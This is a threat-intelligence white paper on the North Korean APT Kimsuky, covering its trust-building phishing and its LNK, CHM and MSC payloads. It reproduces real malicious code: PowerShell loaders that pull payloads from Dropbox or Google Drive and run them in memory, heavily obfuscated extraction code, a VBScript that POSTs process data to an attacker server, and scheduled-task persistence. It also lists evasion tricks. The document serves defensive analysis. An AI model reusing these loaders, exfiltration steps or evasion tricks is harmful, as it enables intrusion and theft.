

Kimsuky's Phishing and Payload Tactics

Matthew Green - Principal Threat Analyst

Natalie Zargarov - Senior Security Researcher

Anna Širokova - Security Researcher, Threat Analytics



Contents

| | |
|--------------------------|-----------|
| Executive Summary | 3 |
| Delivery | 4 |
| Payloads | 7 |
| Conclusion | 16 |
| References | 17 |


Executive Summary

The purpose of this white paper is to detail the tactics of the APT Group known as Kimsuky. In particular, it details their capabilities related to targeting organizations, and their payload tactics. Within this paper we will outline the lures used in active campaigns, as well as emerging payload tactics that we have observed. All TTPs detailed within this white paper are incorporated into detection coverage across the Rapid7 portfolio, as detailed within the final section.

Kimsuky operates under the administrative control of a unit within North Korea's Reconnaissance General Bureau (RGB). The RGB oversees this network of cyber operatives and their activities. The data stolen by Kimsuky is shared with other North Korean cyber actors to further the RGB's objectives.[\[source\]](#)

Kimsuky is an extremely active threat actor that historically has targeted government, industry, academics and think tanks supporting the interests of the Democratic People's Republic of Korea (DPRK). Despite revealing only moderate technical capabilities, Kimsuky excels in social engineering, often developing complex personas and cover identities to help phish their victims.

Kimsuky's primary objective is credential theft and mailbox access. They have been known to phish directly for credentials and use a wide but unsophisticated variety of malware to support their objectives.



Delivery

Rapid7 has observed email as the most active delivery technique used by Kimsuky. This group is recognized for its advanced social engineering tactics. A notable tactic of Kimsuky is their extensive efforts to construct backstories during phishing activities. They typically send multiple emails and mimic routine correspondence to build trust before attempting to phish the target. Once normal communication patterns are established, such as during a request for information or meeting, it's very easy to slip a phish into the conversation thread. Imposing time constraints or including supporting documents further help to lower a target's guard, making them more susceptible to interactions with otherwise untrustworthy sources.

It's worth noting, Kimsuky has recently been observed executing the same phishing methodology over Facebook. This highlights the success of the trust building approach and opens up potential use on other social media platforms.




Figure 1 - Typical Kimsuky attack chain with multiple contact exchanges before delivery

Industry reporting has also noted technical capabilities like Domain-based Message Authentication, Reporting, and Conformance (DMARC) spoofing. DMARC is an email authentication protocol that uses previously established standards, Sender Policy Framework (SPF) and DomainKeys Identified Mail (DKIM), employing DNS TXT records and key exchanges to validate senders.

A permissive DMARC policy allows spoofed emails to bypass security checks. [Proofpoint reports](#), since late 2023, many organizations spoofed by Kimsuky either did not enable or enforce DMARC policies. Kimsuky exploits this by modifying the email header to display the sender as the spoofed organization and uses free email addresses, spoofing the same persona in the reply-to field to maintain continuity.

Additionally, as Kimsuky regularly targets the academic industry, who may have several placements across institutions, the personal email of a target may be directly targeted within an email chain. This approach enables a higher yield from a target that may have multiple aligned work email accounts forwarded to a personal account.

Rapid7 research indicates that email-based attack chains typically employ credential phishing or container-based payloads. Payloads are hosted in public storage with a password to bypass email security controls or on Kimsuky infrastructure with webmail spoof with password to access. The payloads often involve a LNK or CHM file, with a second stage either embedded and/or downloaded from a publicly accessible location.

Notably, during research Rapid7 also observed public share of a phishing tool that has been attributed to Kimsuky. Named "Mail Sending Program ver10.0 (2022.08.17)," it contains high quality features, modular configuration and attack method options. This tool highlights the maturity of Kimsuky phishing capabilities revealing the group's ability to scale.




Figure 2 - MailSending.exe - Mail sending program ver10.0 (2022.08.17) translated from Korean (credit: @asdasd13asbz)

Lures / Targeting

Historically, Kimsuky has focused its targeting on government, research and think tanks focused on nuclear policy, or geopolitics connected to North Korean interests. As you would expect, this is heavy with targeting South Korean entities. However, we have observed operations targeting the United States, Japan, and various European countries, aiming at think tanks, academic institutions, and other sectors of strategic interest to the DPRK.

Rapid7 observed Kimsuky lures indicating targeting both work and personal lives of its targets. Some recent examples include:

- Payments
- Crypto regulations
- Happy New Year messages
- Trusted Installers with signed binary
- Foreign Embassy of the Republic of Korea (in China)
- Nuclear strategy
- Impersonating the South Korean National Tax Service
- Import declarations
- Corporate promotional material
- Job descriptions





Figure 3 - Translation of Kimsuky phishing email

In the example above, Kimsuky targeted the South Korean Embassy in China. After several emails in the thread discussing a meeting, the payload was sent as a password protected archive (.rar) hosted in Google Drive. In this case the LNK payload was hidden as a Hangul word processor file with a double extension.



| Name | Date Modified | Size | Kind |
|--|-------------------------|--------|----------|
| [붙임1] 전체 일정(안).hwp | 19 Feb 2024 at 1:53 PM | 44 KB | Document |
| [붙임2] 한중 박중-안보현안 비공개 정책간담회 회의 일정.hwp | 19 Feb 2024 at 5:12 PM | 40 KB | Document |
| [붙임3] 비자 신청 절차.hwp | 19 Feb 2024 at 1:39 PM | 49 KB | Document |
| [붙임4] 간단이력 샘플양식.hwp | 19 Feb 2024 at 1:40 PM | 31 KB | Document |
| 202404_주중한국대사관 한중 박중-안보현안 1.5트랙 비공개 정책간담회 대면회의 계획(안).hwp.lnk | 19 Feb 2024 at 10:28 PM | 1.1 MB | Shortcut |

Figure 4 - RAR contents - LNK file with double extension and HWP icon file

Payloads

LNKs everywhere

During our research Rapid7 observed the use of several different versions of LNK file payloads built from a variant of a LNK builder proof of concept (POC). Current versions download a next stage via a public hosted application — Dropbox API for execution in memory after decryption.

During forensic analysis the biggest standout was the description field: StringData.NAME_STRING. This field typically stores generic single line descriptions of the LNK or program being executed. Rapid7 noted a unique multiline string that appears to be a toolmark across LNK payloads:

Type: Text Document

Size: 5.23 KB

Date modified: 01/02/2020 11:23

Another standout item is the leading space in arguments. This is to exploit tools or analysis that have limited character limits and overlook commands later in the character count.

Similarly, IconLocation field is typically a small character filename with the extension of the lure used. This is an old trick, that combined with double extension may deceive the user into thinking they are clicking on a specific file type.

```
StringData": {
  "TargetPath": null,
  "Name": "Type: Text Document\r\nSize: 5.23 KB\r\nDate modified: 01/02/2020 11:23",
  "RelativePath": null,
  "WorkingDir": null,
  "Arguments": "
  /c powershell -windowstyle hidden -nop -NoProfile -NonInteractive -c \"\$tmp = 'Mtemp%';$lnkpath =
  Get-ChildItem -$spath -in $lnkpath |> { if ($spath.length -eq 0x0103D0F) { $lnkpath = $path; } foreach ($item in
  $lnkpath) { $lnkpath = $item.Name;$inputStream = New-Object System.IO.FileStream($lnkpath, [IO.FileMode]::Open, [System.IO
  .FileAccess]::Read);$file=New-Object Byte[]($inputStream.Length);$len=$inputStream.Read($file,0,$file.Length);$inputStream
  .Dispose();write-host \"\"$readfileend\"\";$spath = $lnkpath.substring(0,$lnkpath.length-4);$len1 = 1057132;$len2 =
  1062657;$len3 = 1062657;$temp = New-Object Byte[]($len2-$len1);write-host \"\"$exestart\"\";for($i=$len1; $i -lt $len2; $i
  +) { $temp[$i-$len1] = $file[$i]};$c $spath ($byte[])$temp -Encoding Byte;write-host \"\"$exend\"\";$temp = New-Object
  Byte[]($file.Length-$len2);for($i=$len2; $i -lt $file.Length; $i++) { $temp[$i-$len2] = $file[$i]};$ncData.b64 = Start
  -Process -FilePath $spath [System.IO.File]::Delete($lnkpath);Function Decode-Binary { param [Parameter(Position = 0,
  Mandatory = $True)] [byte[]] $binary [Parameter(Position = 1, Mandatory = $True)] [long] $len [int[]] $poly = @0, 3, 29,
  37, 73};$poly_n = 4;$poly_ord = 73; [byte[]] $ran_state = New-Object byte[] ($poly_ord + 1);for($i = 0; $i -lt $poly_ord +
  1; $i++) { $ran_state[$i] = 1; if ($i -lt $len) { $ran_state[$i] = [byte]($len % ($i + 1) -band 1)}};for($i = 0; $i -lt $
  $len; $i++) { for($j = 1; $j -lt $poly_n; $j++) { $ran_state[$i % $poly_ord] = $ran_state[$i % $poly_ord] -bxor $ran_state[
  ($i + $poly[$j]) % $poly_ord]; 1; for($k = 0; $k -lt 8; $k++) { $binary[$i] = $binary[$i] -bxor [byte]($ran_state[$j]
  -bxor $ran_state[$k * ($i + 1) % $poly_ord] -band $ran_state[(($i + $j) * ($j + 1) % $poly_ord)] -shl $j)}}; return
  $len } $clientID = \"\"$x2f205a1f3kng9\"\";$clientSecret = \"\"$mz2v16vajc2rpy2\"\";$refreshToken =
  \"\"109cd003PUAAAAAAXz4mj6qo7QXm9lu_K5Jcg7q7UVVp5hXc6Jn1v4s1G6\"\";$body = @($grant_type=\"$refresh_token\"
  &refresh_token=$refreshToken;client_id=$clientID;client_secret=$clientSecret);$tokenEndpoint = \"\"https://api.dropboxapi
  .com/oauth2/token\"\";$response = Invoke-WebRequest -Uri $tokenEndpoint -Method Post -Body $body;if ($response.access_token)
  {$accessToken = $response.access_token;$downloadURL = \"\"https://content.dropboxapi.com/2/files/download\"\"
  &remoteFilePath = \"\"/9528/ps_bin\"\";$request = [System.Net.HttpWebRequest]::Create($downloadURL);$request.Method =
  \"POST\";$request.Headers.Add(\"Authorization\":\"Bearer $accessToken\");$request.Headers.Add(\"Dropbox-API
  -Arg\":\"\", \"{ 'path': '$remoteFilePath', 'revision': '$revision' }\";$response = $request.GetResponse();$receiveStream = $response
  .GetResponseStream();if ($responseStream -ne $null) {$streamReader = New-Object System.IO.StreamReader($receiveStream
  );$memoryStream = New-Object System.IO.MemoryStream;$buffer = New-Object byte[] 1024;$read = 0;do { $read = $receiveStream
  .Read($buffer, 0, $buffer.Length);$memoryStream.Write($buffer, 0, $read)} while ($read -gt 0);$enc_bytes = $memoryStream
  .ToArray();$decode_Binary ($enc_bytes.Length);$newString = [System.Text.Encoding]::UTF8.GetString($enc_bytes
  );iex $newString;$memoryStream.Close();$streamReader.Close();$receiveStream.Close();$response.Close();\"
  \"IconLocation\": \"\"123.docx\"\"
}
```

Figure 5 - Most recent Kimsuky LNK format

Rapid7 tracked this toolmark to a [now removed post](#) by @x86matthew sharing a POC named EmbedExeLnk. This post was shared in 2022, several months before the first Kimsuky variant and it's easy to see similarities like -bxor 0x77 and other PowerShell commands in the earlier and open source versions. Rapid7 notes attribution on this toolmark alone is not satisfactory for attribution as there are several other examples of LNK building tools based on @x86matthew's POC. However, combined with targeting, deployed payloads, and observed infrastructure we have high confidence that Kimsuky is actively using a LNK builder capability.

```
Arguments": "
  /c powershell
  -windowstyle hidd -nop -NoProfile -NonInteractive -c \"\$vsonafoncoaeFwe
  = \"\"1JGzpb...\"\";
  ..UTF8.GetString([System.Convert]::FromBase64String($vsonafoncoaeFwe));$pvjpsadpoecnpcae = [System.IO.Path]
  ::GetTempPath(0);$vncbiabiwscACd = \"\"zcnodnewF\"\"+(Get-Random) * '.psi';$vnbibsiudmmacose = Join-Path
  $pvjpsadpoecnpcae $vncbiabiwscACd;$vboasnoncoecaeW | Out-File -FilePath $vnbibsiudmmacose
  &$vnbibsiudmmacose\"
  IconLocation\": \"%ProgramFiles%\\"Windows NT\\"Accessories\\"wordpad.exe\"
}
```

Figure 6 - Base64 encoded variant

Rapid7 also observed a recent version with an embedded payload that uses PowerShell to extract to %temp% before execution. Similarly, a previous version of Kimsuky LNK payloads uses the same embedded payload method of extraction with heavily obfuscated PowerShell substitution.

```
Arguments": "
    leading spaces
    simple string obfuscation
/c powershell -windowstyle hidden -nop -NoProfile -NonInteractive -c "%tmp = '%temp%';&KPM
=[type](\{0\}{2\}{0\} -f'e', 'IO.FI', 'LeM0d'); $TDw=[type](\{1\}{2\}{0\}{3\} -f'e', 'io.FILE', 'ac', 'SS');&
(\{0\}{3\}{1\}{2\} -f's', '-Varia', 'ble', 'et') -Name (\{0\}{1\} -f'ln', 'kpath') -Value (\{1\}{0\}{3\}{2\}{4\} -f'-l
, 'Get', 'te', 'ChildI', 'm') (\{1\}{0\} -f'k', '*.ln'); (\{0\}{1\}{2\} -f's', 'et-Variab', 'le') -Name (\{0\}{1\} -f'
-f 'lnk', 'ath') -Value ($\{Ln'kPaTh | &(\{2\}{1\}{0\} -f '-object', 'e', 'wher') {$f}. \{len'gTh -eq 0x00010076\}); &
(\{2\}{0\}{1\} -f'ar', 'iable', 'Set-V') -Name (\{2\}{0\}{1\} -f'nkpa', 'th', 'l') -Value ($\{1'NKPA TH} | &
(\{0\}{1\}{3\}{2\} -f'Select-Ob', 'je', 't', 'c') -ExpandProperty (\{1\}{0\} -f'e', 'Nam'); (\{1\}{3\}{0\}{2\} -f'
-Variab', 'S', 'le', 'et') -Name (\{0\}{3\}{2\}{1\} -f'I', 'utStream', 'p', 'n') -Value (&(\{0\}{1\}{2\} -f 'New-Ob', 'j'
, 'ect') (\{3\}{4\}{1\}{2\}{0\} -f 'm', 'Fi', 'leStrea', 'S', 'ystem.IO')($\{LNK'P'ATH}, $Dkpw: \{op'eN -f 'New-Ob'
:: \{R'Ead\}); (\{1\}{2\}{0\} -f'ble', 'Set-Vari', 'a') -Name (\{0\}{1\} -f 'f', 'ile') -Value (\{2\}{1\}{0\} -f'
-f'Object', 'w-', 'Ne') (\{0\}{2\}{1\} -f 'By', '[]', 'te')($\{inPuT'Str'eAM}. \{Le NG Th -4\}); &(\{0\}{2\}{1\} -f 'Set
-Va', 'able', 'ri') -Name (\{0\}{1\} -f'le', 'n') -Value ($\{i'NPUTS'TrEAM}. ('Rea'+d'). Invoke($Fi'le, 0, $\{F'ile}
. \{Len'GTH\}); $\{i'NPUTS'TrEAM}. ('Di'+spos'+e'). Invoke(); (\{0\}{1\} -f'h', 'ost') (\{2\}{1\}{0\} -f 'end
, 'ile', 'readf'); &(\{0\}{1\}{2\} -f 'Set-Va', 'r', 'iable') -Name (\{0\}{1\} -f 'pat', 'h') -Value ($\{i'NPUTS'TrEAM}. ('
+$\{Lnk'pa TH}. ('sub'+string). Invoke(0, $\{LNK'path}. \{Len'G TH -4\}); &(\{0\}{1\}{2\} -f 'Set-Vari', 'bl', 'e') -Name
(\{0\}{1\} -f 'pa', 'th1') -Value ($\{t'Mp} + ((\{1\}{0\} -f 'p', 'jG8tm'). \{rep'L'ACE -((\{Char\}106+(\{Char\}71
+(\{Char\}56), \{StriNG\}[\{Char\}192]) + (\{1\}{2\}{0\} -f 'om', 'Ge', 't-Rand')) + (\{1\}{0\} -f 'vbs', '
)); (\{0\}{2\}{1\} -f 'S', 'riable', 'et-Va') -Name (\{1\}{0\} -f'l', 'len') -Value ( 8202); &(\{2\}{0\}{1\} -f'
-f'ot-Variabl', 'e', 'S') -Name (\{0\}{1\} -f'le', 'n2') -Value ( 65034); &(\{1\}{0\}{3\}{2\} -f 't-Vari', 'Se', 'le'
, 'ab') -Name (\{1\}{0\} -f'3', 'len') -Value ( 65034); &(\{3\}{2\}{0\}{1\} -f 'l', 'e', 'iab', 'Set-Var') -Name
(\{1\}{0\} -f'mp', 'te') -Value (&(\{1\}{0\}{2\} -f'bjec', 'New-0', 't') (\{0\}{1\} -f 'By', 'te[]') ($\{1'eN2
-$\{1'eN1\}); &(\{2\}{0\}{1\} -f 'ri', 'te-host', 'w') (\{0\}{1\} -f 'exest', 'ert'); for( (\{0\}{3\}{1\}{2\} -f 'Set
-Va', 'a', 'ble', 'ri') -Name ('i') -Value ($\{LE'N1\}); $\{i} -lt $\{1'EN2\}; $\{i}++) { $\{t'EMP\}[\{i\}-$\{1'en\}] = $\{F'ile\}[\{i\}
]; ($\{pA Th} [\{byte\}]\{t'EMP\} -Encoding (\{0\}{1\} -f 'By', 'te'); &(\{0\}{1\}{2\} -f 'writ', 'e-hos', 't')
(\{0\}{1\} -f 'execen', 'd'); (\{1\}{2\}{0\} -f 'riable', 'Set', '-V') -Name (\{1\}{0\} -f 'p', 'tem') -Value
(\{0\}{2\}{1\} -f 'New', 'ect', '-Obj') (\{1\}{0\} -f'e[]', 'Byt') ($\{F'ile}. \{Len'G TH -4\}); for( &
(\{2\}{0\}{1\}{3\} -f 'V', 'ar', 'Set', 'iable') -Name ('i') -Value ($\{En3\}); $\{i} -lt $\{F'ile}. \{LEN'GTH\}; $\{i}++)
{ $\{t'EMP\}[\{i\}-$\{1'en3\}] = $\{F'ile\}[\{i\}]; .('sc') $\{P'ATH1} ([byte[]]\{t'EMP\} -Encoding (\{0\}{1\} -f'Byt', 'e');
&&{\pa TH}; &&{\P ATH1}; "";
```

Figure 7 - Heavily obfuscated embedded payload variant

Rapid7 observed several techniques to bypass lazy signatures or tooling limitations:

- Move towards in-memory execution to limit dropping malware binaries on disk
- Obfuscating with PowerShell cmd ^ ticks: These will not execute directly in PowerShell, but are stripped with the cmd.exe stage of the process tree.
- The more common leading space in arguments and less common logical OR "||" with a junk string method: Both of these techniques may exploit tools or analysis that have limited character limits and overlook commands later in the character count.

```

"Arguments" :
" /c
Logical OR junk string
cmd.exe ticks
fhjk4fTLlk50ZfyorHstui9FxCd6xw3Jkddddd...
write to disk
"IconLocation" : ".\3.jpg"

```

Figure 8 - Embedded payload, version 1

CHMs: Old but new

Rapid7 Labs recently uncovered a suspected new Kimsuky technique using Compiled HTML Help (CHM) files. CHM is a now deprecated file format that was used for delivering help documentation in Windows environments. CHM can be exploited due to their capability to contain and execute HTML and JavaScript code, and embed automatic execution into the lure document. Similarly to LNK payloads, Rapid7 has observed several campaigns with CHM files. For a more comprehensive look at this example, please see [“The Updated APT Playbook: Tales from the Kimsuky Threat Actor Group.”](#)

MSC: The next method?

Kimsuky has also recently been publicly reported developing .msc files as payloads. This filetype is associated with **Microsoft Management Console** - MMC.exe. MMC can be used to create and open administrative consoles to manage the hardware, software, and network components of a Windows operating system or domain, but also has an auto execution feature. In the sample reviewed by Rapid7, the .msc payload masquerades as a document to socially engineer the user into initiating execution via a lure document with associated icon.




Figure 9 - Opening the MSC document with word icon and lure

It is worthy to note that when double-clicking msc files on default windows systems there is a User Account Control (UAC) warning that may hinder an attack.

```
<Task Type="CommandLine" Command="cmd.exe">
  <String Name="Name" ID="5"/>
  <String Name="Description" ID="11"/>
  <Symbol>
    <Image Name="Small" BinaryRefIndex="6"/>
    <Image Name="Large" BinaryRefIndex="7"/>
  </Symbol>
  <CommandLine Directory="" WindowState="Minimized" Params="/c mode 15,1&start explorer &quot;
https://docs.google.com/document/d/1GEKwdANEqoyYKfc4eug-pm7NAwE_o23/edit?usp=sharing&
uid=113347586158144880128&rtprof=true&sd=true&tasklist.exe &gt;c:\users\publ
echo Dim Result:On Error Resume Next:Result=&quot;&quot;;Set ws=CreateObject(&quot;WScript.Shel
);Set fs=CreateObject(&quot;Scripting.FileSystemObject&quot;);If fs.FileExists(&quot;
c:\windows\system32\curl.exe&quot;) Then:Result=Result+&quot;curl1 ok&quot;+&quot;ENTER&quot;
:Else:Result=Result+&quot;curl1 no&quot;+&quot;ENTER&quot;;End If:If fs.FileExists(&quot;
c:\windows\synsnative\curl.exe&quot;) Then:Result=Result+&quot;curl2 ok&quot;+&quot;ENTER&quot;
:Else:Result=Result+&quot;curl2 no&quot;+&quot;ENTER&quot;;End If:If fs.FileExists(&quot;
C:\Users\Public\temp&quot;) Then:Set fso=fs.opentextfile(&quot;c:\users\public\temp&quot;
,1,true):data=fso.ReadAll:fso.close:data=LCase(data):Result=Result+data+&quot;ENTER&quot;
:Else:Result=Result+&quot;no temp&quot;+&quot;ENTER&quot;;End If:Set Post0=CreateObject(&quot;
msxml2.xmlhttp&quot;);Post0.Open &quot;POST&quot;, &quot;http://brandwizer.co.in/green_pad/wp-c
plugins/custom-post-type-maker/kohei/r.php&quot;, 0:Post0.setRequestHeader &quot;Content-Type&
application/x-www-form-urlencoded&quot;;Post0.Send (Result):Post0.Open &quot;POST&quot;, &quot;
https://brandwizer.co.in/green_pad/wp-content/plugins/custom-post-type-maker/kohei/r.php&quot;;
0:Post0.setRequestHeader &quot;Content-Type&quot;, &quot;application/x-www-form-urlencoded&quot;
:Post0.Send (Result)&gt;&quot;c:\users\public\res&quot;&amp;move c:\users\public\res
c:\users\public\res.vbs&amp;wscript /b c:\users\public\res.vbs"/>
</Task>
```

Figure 10 - A CommandLine Task in the .msc

In the screenshot above showing an MSC CommandLine Task payload:

1. Open Google Docs lure
2. Execute tasklist and write results to file
3. Echo VBScript to disk
4. Execute VBScript

The VBScript in this example simply POSTs collected process information to the server. Despite this being a simple example, public reporting links Kimsuky to the same infrastructure and similar payload components to other confirmed Kimsuky activity.

Script based execution

Rapid7 notes heavy use of scripting capabilities in Kimsuky operations, including the use of PowerShell, JavaScript, VBScript, and batch files, alongside LNK and CHM based execution. Despite being labeled as a “less technical” APT due to their heavy use of basic scripting techniques, Kimsuky is measured by their success.

As an example: below we can see implementation of a decoded PowerShell payload extracted from a LNK.

1. Downloads a PowerShell script from Google Drive and writes to disk as swolf-first.ps1.
2. Sets a scheduled task – “MicrosoftEdgeUpdateVersion” – for execution and persistence to run the script every 60 minutes.
3. Downloads and opens an RTF lure from Google Drive to show the user an expected document.

```

$filePath = Join-Path ([System.IO.Path]::GetTempPath()) "\swolf-first.ps1";
$str = 'Invoke-Expression -Command ((Invoke-WebRequest -Uri "https://drive.google.com/uc?export=download&id=1jtRD7ujFp5YzUTHNj4fwLUHaqLk7c-ry" -UseBasicParsing).Content)';
$str | Out-File -FilePath $filePath -Encoding UTF8
$action = New-ScheduledTaskAction -Execute 'PowerShell.exe'
        -Argument '-WindowStyle Hidden -nop -NonInteractive -NoProfile -ExecutionPolicy Bypass
        -Command "& {$filePath = Join-Path ([System.IO.Path]::GetTempPath())"\swolf-first.ps1";
        Invoke-Expression $filePath;}';
$trigger = New-ScheduledTaskTrigger -Once -At (Get-Date).AddMinutes(1) -RepetitionInterval (New-TimeSpan -Minutes 60);
$settings = New-ScheduledTaskSettingsSet -Hidden;
